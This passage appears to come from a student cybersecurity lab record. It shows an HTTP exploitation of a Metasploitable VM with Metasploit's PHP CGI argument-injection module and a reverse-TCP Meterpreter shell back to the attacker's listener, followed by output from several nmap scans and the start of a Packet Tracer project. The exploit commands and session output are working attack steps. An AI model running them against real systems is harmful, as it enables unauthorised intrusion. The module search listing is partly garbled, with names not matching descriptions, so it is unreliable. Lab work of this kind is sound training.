#### d) Exploiting Metasploit using HTTP

Step1: Open kali linux and the metasploitable machine and open the linux terminal and enter the root and find the ip address of kali and the metasploitable machine. Then open the msf console.

```

File Actions Edit View Help
TX packets 184  Bytes 18812 (10.5 KB)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@kali:~/home/kali]
└─# netdiscover -r 192.168.56.0/24
Netdiscover starting. Press Ctrl+C to cancel.
[+] Received responses from 192.168.56.0/24
IP address      MAC address
192.168.56.1    LAPTOP-PTNEH02  unknown           0e:00:27:00:00:00
192.168.56.101   WINDOWS7-PC   unknown           00:00:27:9e:37:29
192.168.56.102   KALI-LAB      unknown           00:00:27:9e:37:29
192.168.56.255   Sonetto-Failed  unknown           00:00:00:00:00:00
[root@kali:~/home/kali]
└─# msfconsole

[*] msf5 exploit(vulnerabilities) - 12001 auxiliary - 4000 post
[*] msf5 exploit(windows) - 45 encoders - 11 nops
[*] msf5 evasion

Metasploit tip: View a module's description using
info_d. See the enhanced version in your browser with
info_d
Metasploit Documentation: https://docs.metasploit.com/
MSF5: [*]


```

Step 2: Search for http scanner and use auxiliary/scanner/http/http\_version.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/sqli_injection	2014-01-28	normal	No	Alf Networks AX Loadbalancer Directory Traversal
1	auxiliary/scanner/http/ssl_injection	2014-01-28	normal	No	Apache mod_ssl SSL/TLS Configuration Module
2	auxiliary/scanner/http/wp_abandoned_cart_sqli	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQLI
3	auxiliary/scanner/http/accellion_fta_statecode_file_read	2015-07-10	normal	No	Accellion FTA "statecode" Cookie Arbitrary File Read
4	auxiliary/scanner/http/adobe_coldfusion_xss	2015-07-10	normal	No	Adobe XML External Entity Injection
5	auxiliary/scanner/http/centos_webmin_login	2015-07-10	normal	No	CentOS Webmin Login
6	auxiliary/scanner/http/allegro_rmpager_misfortune_cookie	2015-12-17	normal	Yes	Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-0222)
7	auxiliary/scanner/http/ftp_anonymous	2016-01-01	normal	No	Anonymous FTP Access Detection
8	auxiliary/scanner/http/enum	2016-01-01	normal	No	Apache mod_vhost_alias Enumeration
9	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apache 2.4.49/2.4.50 Traversal RCE
10	auxiliary/scanner/http/apache_activedir_traversal	2021-05-10	normal	No	Apache ActiveDirectory Traversal
11	auxiliary/scanner/http/wordpress_source_disclosure	2021-05-10	normal	No	WordPress Source Code Disclosure
12	auxiliary/scanner/http/axis_logdir	2021-05-10	normal	No	Apache Axis2 Rule Based Utility
13	auxiliary/scanner/http/axis_local_file_inclusion	2021-05-10	normal	No	Apache Axis2 v1.4.1 Local File Inclusion
14	auxiliary/scanner/http/apache_flink_johammer_traversal	2021-01-05	normal	Yes	Apache Flink JobManager Traversal
15	auxiliary/scanner/http/avast_rootkit	2021-01-05	normal	No	Avast Rootkit Detection
16	auxiliary/scanner/http/mod_negotiation	2017-09-18	normal	No	Apache mod_negotiation Brute
17	auxiliary/scanner/http/apache_optionsbleed	2017-09-18	normal	No	Apache OptionsBleed
18	auxiliary/scanner/http/openssl_srp	2017-09-18	normal	No	OpenSSL SRP Vulnerability
19	auxiliary/scanner/http/tomcat_ename	2018-09-24	normal	No	Apache Tomcat User Enumeration
20	auxiliary/scanner/http/apache_mod_cgi_bash_env	2018-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock)
21	auxiliary/scanner/http/avast_rootkit_info	2018-09-24	normal	No	Avast Rootkit Protection Info Detector
22	auxiliary/scanner/http/afrod_root_login	2018-09-24	normal	No	Apache Flink Root Login Utility
23	auxiliary/scanner/vnc/ard_root_pw	2018-09-24	normal	No	Apple Remote Desktop Root Vulnerability
24	auxiliary/admin/avptv/avptv_display_image	2018-09-24	normal	No	Apple TV Image Remote Control
25	auxiliary/admin/avptv/avptv_display_video	2018-09-24	normal	No	Apple TV Video Remote Control
26	auxiliary/scanner/http/avptv_login	2018-09-24	normal	No	AppleTV AirPlay Login Utility
27	auxiliary/scanner/http/enum_myback	2018-09-24	normal	No	Archive.org Stored Domain URLs
28	auxiliary/scanner/http/enum_myback	2018-09-24	normal	No	Archive.org Stored Domain URLs Enumeration
29	auxiliary/scanner/http/atlassian_crowd_fileaccess	2018-09-24	normal	No	Atlassian Crowd XML Entity Expansion Remote File Access
30	auxiliary/scanner/http/davision_cms_login	2018-09-24	normal	No	DAVISON IP Camera Web Server Login
31	auxiliary/scanner/http/memtrack_passwd_reset	2018-12-09	normal	Yes	Memtrack Unauthenticated Arbitrary User Password Change
32	auxiliary/scanner/http/enum_dmail_scan	2019-01-01	normal	No	DMAT Scan
33	auxiliary/scanner/http/narrasuda_directory_traversal	2019-10-08	normal	No	Barracuda Multiple Product "Locale" Directory Traversal
34	auxiliary/scanner/http/dioniso_login_config_pass_dump	2020-10-10	normal	No	BinGoo Web Management Login Config and Password File Dump
35	auxiliary/scanner/http/enum_youtube_type_traversal	2012-10-23	normal	No	YouTube Type Based Directory Traversal
36	auxiliary/scanner/http/brocade_enumeration	2020-10-23	normal	No	Brocade Password Hash Enumeration
37	auxiliary/scanner/http/buffalo_login	2020-10-23	normal	No	Buffalo Nas Login Utility
38	auxiliary/scanner/http/enum_youtube	2020-10-23	normal	No	YouTube Type Based Directory Traversal
39	auxiliary/scanner/http/cve-2019-0708_bluekeep	2019-05-14	normal	Yes	CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
40	auxiliary/scanner/http/cvptool_r_web_login_loot	2019-05-14	normal	No	Combiner cvptool_r20072019 Config Dump
41	auxiliary/scanner/http/enumRHO_get_charset_end_exec	2020-01-01	normal	No	Combiner enumRHO 'get_charset' Command Injection (v3.1-3.5-RCE)

```
msf6 > use auxiliary/scanner/http/http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http/http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                  /Using-Metasploit
RPORT            80        yes        The target port (TCP)
SSL              false     no         Negotiate SSL/TLS for outgoing connections
THREADS          1         yes        The number of concurrent threads (max one per host)
VHOST           no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  ---
0  exploit/multi/http/op5_license           2012-01-05     excellent Yes    OP5 license [!] Remote
Command Execution
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03     excellent Yes    PHP CGI Argument Injec
tion
2  exploit/windows/http/php_apache_request_headers_bof 2012-05-08     normal   No     PHP apache_request_he
aders_bof

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
----      -----          -----      -----
PLESK      false          yes        Exploit Plesk
Proxies    false          no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes            yes        The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT      80             yes        The target port (TCP)
SSL        false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI  no             no         The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST      no             no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    172.16.217.128  yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
----      -----          -----      -----
PLESK      false          yes        Exploit Plesk
Proxies    false          no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    172.16.217.129 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/
wiki/Using-Metasploit
RPORT      80             yes        The target port (TCP)
SSL        false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI  no             no         The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes        Level of URI URIENCODING and padding (0 for minimum)
VHOST      no             no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    172.16.217.128  yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
[-] Unknown command: getuid
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=====
Mode      Size  Type  Last modified      Name
---      ---   ---      ---          ---
041777/rwrxrwxrwx 4096  dir  2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x 4096  dir  2012-05-20 15:52:33 -0400  dwww
100644/rw-r--r-- 891   fil  2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x 4096  dir  2012-05-14 01:43:54 -0400  nutillidae
040755/rwxr-xr-x 4096  dir  2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r-- 19    fil  2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x 4096  dir  2012-05-14 01:50:38 -0400  test
040775/rwrxrwxr-x 20480  dir  2010-04-19 18:54:16 -0400  tikiwiki
040775/rwrxrwxr-x 20480  dir  2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x 4096  dir  2010-04-16 15:27:58 -0400  twiki
```

## 5. Perform Network scanning using following nmap commands:

- a) nmap -p

The first command is used to scan the particular host.

```
[root@kali]# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

[root@kali]# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

[root@kali]# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
--- 192.168.56.101 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

[root@kali]#
```

b) nmap -sV

```
[root@kali]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```

c) nmap -sT

This command is used to scan the TCP port.

```
[root@kali]# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

[root@kali]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST

[root@kali]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

d) nmap -O

This command is used to scan the operating system for its version

```
(root㉿kali)-[~/home/kali]
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 01:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

e) nmap -A

This is used to scan all the ports and scan the complete system.

```
[root@kali)-[/home/kali]
# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|_ TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
|_ vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|_ 2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|_ SSLV2 supported
| ciphers:
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -is from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
[+] rpcinfo  
[+] program version port/proto service  
[+] 100000 2 111/tcp rpcbind  
[+] 100000 2 111/udp rpcbind  
[+] 100003 2,3,4 2049/tcp nfs  
[+] 100003 2,3,4 2049/udp nfs  
[+] 100005 1,2,3 37697/tcp mounted  
[+] 100005 1,2,3 60081/udp mounted  
[+] 100021 1,3,4 40649/tcp nlockmgr  
[+] 100021 1,3,4 5425/tcp nlockmgr  
[+] 100024 1 46114/tcp status  
[+] 100024 1 59212/udp status  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp open exec netkit-ssh rexecd  
513/tcp open login OpenBSD or Solaris rlogind  
514/tcp open shell Netkit rshd  
515/tcp open shell Netkit rshd  
1524/tcp open vnc-wx-rml Metasploitable root Shell  
2049/tcp open nfs 2-4 (RPC #100003)  
2123/tcp open ftp ProFTPD 1.3.1  
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5  
[+] mysql-info:  
| Protocol: 10  
| Version: 5.0.51a-3ubuntu5  
| Threadsafe: Yes  
| Capabilities flags: 43564  
| Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Supports41Auth  
| Status: Autocommit  
| SQL: FEDERATED  
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7  
_ssl-date: 2023-03-02T10:11:00+00:00; -1s from scanner time.  
_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
_not valid after: 2018-04-15T17:04:45  
5900/tcp open vnc VNC (protocol 3.3)  
| vnc-info:  
|   Protocol version: 3.3  
|   Security types:  
|     VNC Authentication (2)  
|     6000/tcp open X11 (access denied)  
|     6000/udp open X11 (access denied)  
|     8009/tcp open ajp13 Apache Jserv (Protocol v1.3)  
|     _ajp-methods: Failed to get a valid response for the OPTION request  
|     8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1  
|     http-server-header: Apache-Coyote/1.1  
|     http-title: Apache Tomcat/5.5  
MAC Address: 08:00:27:E7:E0:05 (Oracle VirtualBox virtual NIC)  
_os-type: Linux  
_os-name: Linux  
Running: Linux 2.6.x  
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```

MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT      ADDRESS
1  0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds

```

f) nmap -Pt

This is used to scn the system using telnet.

```

└──(root㉿kali)-[~/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds


```

## 6. Networking project on Fire extinguisher using cisco packet tracer.

This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.

